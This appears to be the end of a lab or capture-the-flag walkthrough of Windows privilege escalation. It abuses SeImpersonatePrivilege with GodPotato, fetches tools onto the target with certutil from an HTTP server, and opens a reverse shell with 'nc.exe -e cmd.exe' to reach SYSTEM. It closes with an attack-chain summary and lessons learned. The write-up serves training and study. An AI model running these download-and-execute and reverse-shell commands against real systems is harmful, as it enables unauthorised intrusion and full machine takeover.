type Desktop\local.txt & whoami & ipconfig & hostname
011cd16d3a5924ab32cfe79a531778b7
jacko\tony
Privilege escalation: SeImpersonate + GodPotato
First we restore a sane PATH so we can work comfortably, and with it we check the token privileges:
set PATH=%SystemRoot%\system32;%SystemRoot%;%SystemRoot%\System32\Wbem;%SYSTEMROOT%\System32\WindowsPowerShell\v1.0\
whoami /priv
Privilege Name                Description                               State
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeImpersonatePrivilege enabled is the usual gateway for the Potato family: a service account with this privilege can coerce a SYSTEM service into authenticating against a named pipe we control and steal its token (SeImpersonate abuse). systeminfo confirms the system, Windows 10 Pro build 18363 (x64):

On Windows 10 / Server 2019, JuicyPotato no longer works due to the DCOM broker changes; the tool that does cover it is GodPotato, which abuses the same flow over RPC/DCOM.
GodPotato depends on the installed .NET Framework version, so we query it in the registry:
Get-ChildItem 'HKLM:\SOFTWARE\Microsoft\NET Framework Setup\NDP' -Recurse
InstallPath   : C:\Windows\Microsoft.NET\Framework64\v4.0.30319\
TargetVersion : 4.0.0
Version       : 4.8.03752
.NET 4 is present, so we grab the GodPotato-NET4 build, upload it with certutil and confirm it gives us execution as SYSTEM:
wget https://github.com/BeichenDream/GodPotato/releases/download/V1.20/GodPotato-NET4.exe -O godpotatonet4.exe
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...certutil.exe -f -urlcache -split http://192.168.45.177/godpotatonet4.exe godpotatonet4.exe
.\godpotatonet4.exe -cmd "whoami"GodPotato creates a named pipe, triggers the RPCSS service and steals the SYSTEM token:

[*] Trigger RPCSS
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] Start Search System Token
[*] PID : 792 Token:0x768  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] CurrentUser: NT AUTHORITY\SYSTEM
Running GodPotato confirms the SYSTEM token theft. For an interactive shell, we repeat with an nc.exe, below.
Shell as SYSTEM and Proof
For a full shell, we let GodPotato launch an nc.exe against our listener. First we bring in nc.exe (reusing one from another machine) and serve it over HTTP:
locate nc.exe
cp /machines/bart/exploits/nc.exe .
python3 -m http.server 80
# locate nc.exe | head -n 10
/machines/bart/exploits/nc.exe
...
# cp /machines/bart/exploits/nc.exe .
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
With nc listening on 445:
rlwrap nc -nlvp 445certutil.exe -f -urlcache -split http://192.168.45.177/nc.exe nc.exe
.\godpotatonet4.exe -cmd ".\nc.exe 192.168.45.177 445 -e cmd.exe"
[*] Start Search System Token
[*] PID : 792 Token:0x768  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 2432

# rlwrap nc -nlvp 445
listening on [any] 445 ...
connect to [192.168.45.177] from (UNKNOWN) [192.168.212.66] 64271
Microsoft Windows [Version 10.0.18363.836]
C:\Windows\system32>
GodPotato steals the SYSTEM token (CurrentUser: NT AUTHORITY\SYSTEM) and launches nc.exe, which connects back to the listener: we get a shell as nt authority\system.
Now as SYSTEM, we read the proof on the administrator's desktop:
type C:\Users\Administrator\Desktop\proof.txt & ipconfig & hostname
d3bfaae06721afd9829899dfe316bc45Attack chain
H2 Console (8082)  --  default credentials sa / (empty)
        │  H2 1.4.199 -> JNI Code Execution (Exploit-DB 49384)
        ▼
CSVWRITE writes JNIScriptEngine.dll  ->  System.load  ->  JNIScriptEngine.eval
        │  Runtime.exec + certutil downloads shell.exe
        ▼
shell as jacko\tony  (local.txt)
        │  SeImpersonatePrivilege Enabled + .NET 4 -> GodPotato-NET4
        ▼
nt authority\system  (proof.txt)
Lessons learned
- Default credentials still open doors. The H2 console shipped with
saand no password; nothing had to be broken to reach a SQL session capable of writing to disk. - A database that loads native code is command execution. H2 1.4.199 allows
CSVWRITE+System.load+ anevalalias: three chained SQL statements that load a DLL and evaluate arbitrary Java. The data engine becomes an interpreter. SeImpersonatePrivilegeon a service account usually means SYSTEM. Service accounts hold it by design, and the Potato family turns it into escalation. On Server 2019 / Windows 10, GodPotato is the variant that replaces the now-mitigated JuicyPotato; match the build to the .NET version.- Mind the inherited
PATHin service shells. The reverse shell came in with the H2 process environment andwhoamidid not resolve; restoringPATHis a first step that saves confusion before enumerating.